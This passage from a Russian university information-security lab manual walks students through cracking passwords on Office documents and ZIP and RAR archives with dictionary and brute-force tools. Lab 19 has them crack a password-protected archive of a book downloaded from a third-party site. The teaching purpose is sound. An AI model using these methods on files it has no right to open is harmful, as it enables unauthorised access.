5. Просмотреть на экране полученный BMP-файл.
6. Запустить программу и убедиться, что без знания пароля получить исходный файл нельзя.
7. Задать пароль; просмотреть восстановленный из BMP-файла исходный файл.

Лабораторная работа № 13. Восстановление паролей к документам MS Office

Цель: Научиться восстанавливать пароли к файлам MS Office.

Инструментарий: Accent OFFICE Recovery

Задание: На основе учебного материала по криптографическим методам шифрования документов подготовить файлы в формате MS Word, MS Excel, MS Access, защитить их, подобранным для этой операции, паролем и проверить на чтение, редактирование. Затем воспользоваться программой Accent OFFICE Recovery и восстановить пароли к документам MS Office.

1. Для восстановления паролей воспользуемся программой Accent OFFICE Recovery, интерфейс которой показан на рис.13.1.




Рис.13.1. Главная форма Accent OFFICE Recovery

2. Открываем наш файл **File -> Open**.
3. Нажимаем кнопку Start a search.
4. Появляется следующее окно, которое продемонстрировано на рис.13.2.

Рис.13.2. Выбор действий

Здесь предлагается выбрать режим использования словарей, необходимых для вскрытия паролей.

5. Выбираем директорию с файлом, который необходимо расшифровать с помощью словарей. Выбор директории продемонстрирован на рис.13.3.

Рис.13.3 Выбор директории

6. Далее проставляем галочки, как продемонстрировано на рис.13.4.




Рис.13.4. Выбор атакующего словаря

7. Нажимаем кнопку **Next**. Процесс восстановления пароля к файлу продемонстрирован на рис.13.5 и занимает определенный период времени. Чем сложнее пароль, тем дольше проходит процесс восстановления пароля.




Рис.13.3 Процесс восстановления пароля

8. Выполните восстановление пароля без применения словарей.

Лабораторная работа №14. Вскрытие паролей файловых архивов

Цель: Познакомиться с функциями и работой программы вскрытие паролей файловых архивов **Visual Zip Password Recovery Processor (VZPRP)**.

Инструментарий: Программа Visual Zip Password Recovery Processor (VZPRP). Разработчик и поставщик ZipCure Software, http://www.zipcure.com . Программа поставляется свободно.

Задание: На основе учебного материала по криптографическим методам шифрования документов подготовить файл и провести архивацию его разными форматами. Затем воспользоваться программой Visual Zip Password Recovery Processor (VZPRP) и восстановить пароли к архивам. Проверить возможность прочтения архивированных файлов.

Для получения результатов лабораторной работы следует выполнить следующие действия:

1. Прочитать указанный выше материал.
2. В доступной для записи директории на рабочем диске H создать архив из нескольких файлов, закрыв его паролем. Для этого можно воспользоваться архиватором inRar, размещенной на диске *S:\ ил известной программой* ***pkzip.exe*** (размещена вместе с материалами по вскрытию паролей), подав ей на вход любые несколько файлов. Опция закрытия паролем: ***-s.*** Имя архива выбирается произвольно. Если пароль не был указан в командной строке после опции ***-s***, программа попросит ввести его, а потом подтвердить введенное значение пароля.
3. Запустить утилиту разархивирования zip-архива (например, программу ***pkunzip.exe***). Программа выведет на экран только имена файлов, сообщив, что они закрыты паролем.
4. Запустить на выполнение программу ***Vzprp.exe*** (см. *C:\Program Files*). Нажать на кнопку **Open zip/exe** и в открывшемся окне в строке указать полный путь к закрытому паролем архиву.
5. Просмотреть установки программы, а также набор закладок. Так, закладка ***Console*** дает возможность поиграть в «угадалки»: попробовать предложить произвольную строку в качестве пароля с тем, чтобы программа проверила, совпадает ли он с заданным при архивировании.
6. Нажав кнопку ***Go***, запустить программу для вскрытия пароля в автоматическом режиме. В открывшемся окне указать полный путь к файлу, в который будет записан найденный пароль. На экране появится окно **The password found**, в котором высвечивается найденный пароль и

статистика работы. Нажать на кнопку ***Save to file*** и задать имя текстового файла, в который будут записаны результаты выполнения программы.

7. Необходимо документировать этапы 1-6, собрав снимки с экрана и снабдив их текстом. «Шапка» должна содержать фамилию автора и название работы; весь материал записывается в файл и копируется на флэшку.

Лабораторная работа №15. Экономический расчет коэффициентов эффективности информационной безопасности предприятия

Цель: Научится производить расчет эффективности информационной безопасности предприятия.

Инструментарий: MS Excel

Задание: Изучить теоретические аспекты экономического расчета коэффициентов эффективности информационной безопасности предприятия. Рассчить показатель эффективности инвестиций на информационную безопасность предприятия (метод ROI для оценки возврата инвестиций). Рассчитать и проанализировать рисков в информационной безопасности предприятия.

Метод ROI для оценки возврата инвестиций

Задание 1. Рассчитайте показатель эффективности инвестиций на информационную безопасность предприятия по формуле (показатель ROI).

Рассчитайте показатели риска информационной безопасности предприятия. Для всех расчетов расчетным является год (12 месяцев). Задания делаются строго по последним цифрам студенческого билета или зачетной книжки. Данные для расчетов даны в таблице 15.1.

Таблица 15.1

Данные для вычисления показателя эффективности

	Варианты									
Статья	1	2	3	4	5	6	7	8	9	10
Доходы	5000	10000	6000	7500	4500	3500	7000	9000	11000	12000
Расходы	7000	2000	6500	7000	1000	1500	12000	9100	5000	11000
Инвест.	10000	15000	20000	5000	4000	6000	8000	3000	4000	3500

1. Проанализируйте полученные показатели. Показатели могут быть отрицательным. Сравните их с характеристиками, которые указаны ниже.
2. Решение выполните в MS Excel.
3. Постройте график динамики коэффициента ROI.

Задание 2. Анализ рисков в информационной безопасности предприятия

В таблице 15.2 собраны данные по вероятности возникновения рисков. Выполните расчеты по формулам из таблицы 15.1. Построите линейный график динамики.

Таблица 15.2

Данные для расчетов риска информационной безопасности предприятия

Статья	Варианты									
	1	2	3	4	5	6	7	8	9	10
Вероят. атаки	0,5	1,0	0,2	0,3	0,4	0,7	0,8	1,0	0,9	0,6
Защищ.	0,1	0,2	0,6	1,0	0,5	0,4	0,3	0,7	0,8	0,9
Потери от реал.	1000	1500	20000	5000	4000	16000	18000	33000	40000	30500

Задание 3. Денежные потоки информационной безопасности предприятия

Даны в таблице 15.3 денежные потоки для проекта информационной безопасности предприятия. Рассчитать значение чистой приведенной стоимости проекта информационной безопасности проекта. Дисконтная ставка для проекта равна 22%.

Таблица 14.3

Денежные потоки для проекта А[1]

Год(t)	0	1	2	3	4	5	6	7	8	9	$\sum NCF$
NCF_t	-700	-1450	700	800	800	800	800	800	800	-	3350

Решение.

1. Для расчета показателя NPV введем данные в MS Excel.

	A	B	C	D	E	F	G	H	I	J	K	L
1	Год(t)	0	1	2	3	4	5	6	7	8	9	$\sum NCF$
2	NCF_t	-700	-1450	700	800	800	800	800	800	800	-	3350
3												

Рис.15.1. Данные для расчета NPV

2. Рассчитаем коэффициент дисконта для проектов по формуле. В MS Excel вводим следующую формулу B6=1/(1+0,22)^B5 и растягиваем для всех девяти лет (см.рис.15.2).

Коэффициент дисконта									
0	1	2	3	4	5	6	7	8	9
1,0000	0,8197	0,6719	0,5507	0,4514	0,3700	0,3033	0,2486	0,2038	0,1670

Рис.15.2. Коэффициент дисконта

3. Рассчитаем дисконтированные денежные потоки по формуле. В MS Excel формула выглядит следующим образом =B6*B2. Результат расчетов продемонстрирован на рис.15.3.

	A	B	C	D	E	F	G	H	I	J	K	L
1	Год(t)	0	1	2	3	4	5	6	7	8	9	$\sum NCF$
2	NCF_t	-700	-1450	700	800	800	800	800	800	800	-	3350
3												
4	Коэффициент дисконта											
5		0	1	2	3	4	5	6	7	8	9	
6		1,0000	0,8197	0,6719	0,5507	0,4514	0,3700	0,3033	0,2486	0,2038	0,1670	
7												
8	Год(t)	0	1	2	3	4	5	6	7	8	9	
9		-700	-1188,52	470,3037	440,5655	361,1193	295,9994	242,6225	198,8709	163,0089	-	

Рис.15.3. Результаты коэффициентов NPV

4. Построим линейный график проекта экономической информационной системы на рис.6.3.
5. По данным графика оцените окупаемость проекта экономической информационной безопасности предприятия.

Лабораторная работа №16. Создание зашифрованных архивов

Цель: С помощью программы **P-Encryption Lite 1.5.9.9** зашифровать файлы, сформировав из них архив.

Инструментарий: Программы pkzip, WinRAR, WinZIP Visual Zip Password Recovery Processor (VZPRP), **P-Encryption Lite 1.5.9.9.**

Популярные архиваторы pkzip, **WinRAR, WinZIP**, формирующие Zip-файлы, позволяют создать зашифрованный архив. Исследования специалистов показали, что такой архив нетрудно взломать; соответствующие программы предлагаются в Рунете (например, программа **Visual Zip Password Recovery Processor (VZPRP)** фирмы ZipCure Software, http://www.zipcure.com). Необходимы альтернативные программные средства.

Утилита P-Encryption позволяет производить шифрование и запаковку различных данных в зашифрованный Zip-архив. Шифрование осуществляется по алгоритму AES, принятому в США в качестве стандарта. Программа может производить шифрование текстовых документов, музыкальных и графических файлов самых разных форматов.

Сведений о проверке качества зашифрования файлов с помощью этой программы нет.

Существуют две версии утилиты: бесплатная - Lite и платная - Suite; отличия между ними состоят в более широких функциональных возможностях платной версии и ограниченности размера добавляемых файлов в архив для бесплатной версии (не более 5 Мб). P-Encryption содержит в себе подробную справочную систему, помогающую понять принцип её работы. Программа обладает простым и интуитивно понятным графическим интерфейсом, в котором разберётся даже начинающий пользователь персонального компьютера.

ОС: Windows 98/NT/ME/2000/XP/2003. Англ. Интерфейс. Бесплатно. Файл: PELiteSetup.exe; размер – 1455 Кб. Сентябрь 2005.

Где скачать *P-Encryption Lite 1.5.9.9:*

http://www.izcity.com/lib/13092005/P_Encryption_Lite_1_5_9_9.htm

http://www.cadabrasoftware.com/PELiteSetup.exe




Рис.16.1.

Для получения результатов лабораторной работы следует выполнить следующие действия:

1. Написать или скопировать 2-3 небольших файла (проще всего – текстовых).
2. Запустить программу P_Encryption_Lite и, руководствуясь её указаниями, выполнить последовательные этапы, отображённые на иллюстрациях:

Запуск программы:




Рис.16.2.

3. Изучить меню программы.
4. Задать месторасположение, имя и пароль для создаваемого архива:




Рис.16.3.

Теперь меню программы становится активным. Нужно указать имена файлов, добавляемых в архив; для этого надо нажать четвёртую кнопку слева, а затем, просматривая содержимое дисков, отметить нужные файлы. Программа занесёт их имена в правое поле; созданный архив имеет расширение pea2:




Рис.16.4.

Степень сжатия можно оценить с помощью экспериментов с разными файлами и сравнения с другими архиваторами. В выбранном примере HTML-файл размером 42 Кб “упаковался” в 8 Кб. Для того, чтобы извлечь файлы из архива, нужно запустить программу, нажать на кнопку Open Archive и указать местоположение и имя архива. Программа открывает окно, в которое надо ввести пароль:




Рис.16.5.

Лабораторная работа №17. Восстановление паролей файлов, созданных в MS Office

Цель: Познакомиться с функциями и работой программы восстановление паролей файлов, созданных в MS Office.

Инструментарий: Программа Advanced Office XP Password Recovery Pro – *aoxppr.exe* фирмы Elcomsoft. Разработчик и поставщик – Elcomsoft, http://www.elcomsoft.com. Свободно поставляется демо-версия с урезанными возможностями.

Для получения результатов лабораторной работы следует выполнить следующие действия:

1. В доступной для записи директории на рабочем диске запустить текстовый процессор MS Word и набрать произвольный текст. Для защиты его паролем от изменений нужно войти в в пункт меню *Сервис -> Установить защиту*. Для защиты файла с текстом от просмотра следует зайти в пункт меню *Сервис ->Параметры* и далее – во вкладку *Сохранение*. Закрыть файл.
2. Открыть файл и убедиться в том, что для его модификации (а в случае, если файл был закрыт для просмотра, - то и для открытия файла) необходимо задать пароль.
3. Запустить на выполнение программу ***aoxppr.exe*** (см. *C:\Program Files*). В пункте меню *File -> Open* задать полный путь в набранному в текстовом процессоре и защищенному паролем файлу. Изучить вкладки программы ***aoxppr.exe***, включая режимы вскрытия пароля.
4. В открывшемся окне в строке *Word document protection password* программа сообщает вскрытый пароль. Просмотреть остальные окошки и протокол, находящийся в нижней части главного окна программы.
5. Необходимо документировать этапы 1-4, собрав снимки с экрана и снабдив их текстом. «Шапка» должна содержать фамилию автора и название работы; весь материал записывается в файл и копируется на флэшку.

Лабораторная работа №18. Вскрытие паролей архивов типа ZIP

Цель: Восстановить пароль ZIP-архива и разархивировать файл(ы).

Инструментарий: Программа **Advanced ZIP Password Recovery (AZPR)** вер. 4.0 разработа-на ElcomSoft Co. Ltd.,

http://www.passwords.ru/azpr.html

http://www.elcomsoft.com/download/azpr.zip

Архиваторы PKZip и WinZip, формирующие ZIP-архивы, позволяют закрыть доступ к архиву паролем. Для того, чтобы разархивировать файл(ы), необходимо восстановить (вскрыть) пароль.

Программа должна быть предварительно установлена в системе.

Все необходимые файлы размещены в директории L:\ИБ\УТИЛИТЫ**AZPR**

Программа позволяет подбирать пароли к архивам прямым перебором, либо атакой по словарю. Как утверждают разработчики, встроенный в AZPR модуль перебора оптимизирован под современные процессоры и является самым быстрым в мире. Основные возможности AZPR:

1. Поддержка архивов, содержащих любое количество файлов.
2. Поддержка всех методов сжатия файлов, доступных в ZIP.
3. Поддерживаются самораспаковывающиеся архивы (SFX).
4. Обширный набор настроек: можно задать любую длину пароля, набор символов и много других опций.
5. Возможность задания собственного набора символов для перебора паролей, в том числе кириллицы.
6. Перебор паролей по словарю.
7. Перебор паролей по маске.
8. Работу программы можно прервать в любой момент и потом продолжить выполнение.
9. Программа может работать в фоновом режиме, не отнимая процессорное время, когда оно требуется для выполнения других задач.

Для **гарантированного взлома** ZIP-архивов, содержащих 5 и более файлов, а также для перебора паролей к WinZIP архивам со стойким шифрованием (AES), разработчики предлагают применить программу **Advanced Archive Password Recovery** (ARCHPR),

http://www.passwords.ru/archpr.html , т.к. в AZPR эти возможности отсутствуют.

Программа – коммерческий продукт; возможности пробной версия, выложенной на сайте, урезаны. Работает в среде ОС Windows 98/ME/NT/2K/XP. Размер программы – 1621 Кб.

Для получения результатов лабораторной работы следует выполнить следующие действия:

1. Написать (или скопировать) один или несколько небольших текстовых файлов.
2. Заархивировать файл (файлы), создав ZIP-архив, закрытый паролем.
3. Убедиться в том, что разархивирование без знания пароля невозможно.
4. Запустить программу восстановления пароля. Получив пароль, разархивировать файл(ы).
5. Запротоколировать все действия, начиная от текста исходного файла(ов).

Дополнительно было бы интересно сравнить скорость восстановления пароля при использовании разных программ: VZPR, AZPR.

Литература

1. Программное обеспечение Элкомсофт,- http://www.passwords.ru/progs_rus.php#142
2. Сайт П. Семьянова по программам-взломщикам паролей: http://www.password-crackers.ru

Лабораторная работа №19. Вскрытие паролей RAR-архивов.

Цель: восстановить пароль RAR-архива и разархивировать файл(ы).

Инструментарий: Применяется программа cRARk вер. 3.1, разработанная П. Семьяновым из СпбГТУ - http://www.password-crackers.ru. Программа распространяется свободно; она представляет собой консольную утилиту и, следовательно, не требует инсталляции. Работает в среде ОС Windows 9X, 2000/XP/2003.

Популярные архиваторы rar.exe, WinRAR, формирующие RAR-архивы, позволяют закрыть доступ к архиву паролем. Для того, чтобы разархивировать файл(ы), необходимо обеспечить восстановление (вскрытие) пароля.

Все необходимые файлы размещены в директории L:\ИБ\УТИЛИТЫ\cRARk.

Для получения результатов лабораторной работы следует выполнить следующие действия:

1. Прочитать описание программы cRARk - crark.doc.
2. Написать (или скопировать 1-2) небольших текстовых файла.
3. Заархивировать файл (файлы), создав RAR-архив, закрытый паролем.
4. Запустить программу восстановления пароля. Получив пароль, разархивировать файл(ы).
5. Запротоколировать все действия, начиная от текста исходного файла(ов).

Задание: на одном из сайтов Рунета размещена книга: Э. Таненбаум. Компьютерные сети; файл представляет собой RAR-архив, закрытый паролем. Копия файла находится в той же директории, что и файлы программы cRARk. Следует попытаться вскрыть пароль. Подсказка: длина пароля – не менее 5 символов.

Источники:
Сайт П. Семьянова, посвященный криптографии: http://www.ssl.stu.neva.ru
Сайт П. Семьянова по программам-взломщикам паролей: http://www.password-crackers.ru

Лабораторная работа №20. Защита информации на сайтах при помощи языка HTML

Цель: Научится защищать HTML страницы.
Инструментарий: HTML Crypt, Блокнот

Ход выполнения работы
I. Защита web- страниц при помощи HTML - кода
1. Создайте html - страницу при помощи **Блокнота**.
2. Запретите выделение объектов мышью.

Для этого действия необходимо прописать следующий код:
<body oncontextmenu="return false">
Результатом наших действий будет выделение текста, но копирование объектов будет не возможным, так как будет отключена правая кнопка мыши.

3. Запрет копирования web- страницы.

Для этого действия необходимо прописать тот же самый код, который написан в пункте 2.

4. Защищаем страницу от кэширования.
5. Для этого действия необходимо прописать следующий код:

Для того, чтобы реализовать этот вариант, достаточно немного изменить раздел **<head> ... </head>**:
<META HTTP-EQUIV="no-cache">
Это означает, что просмотренная в браузере страница не будет сохраняться в КЭШе браузера. Посмотрите самостоятельно кэш браузера.

II. Защита web- страниц при помощи программного обеспечения
1. Для защиты web- страницы будем использовать следующий программный продукт – **HTML Crypt**.




Рис.20.1. Главная форма HTML Crypt

2. Открываем нашу htm- страницу, созданную в первой части нашей работы.




Рис.20.2. Открытие html – страницы для кодирования

3. Далее нажимаем F5 или 

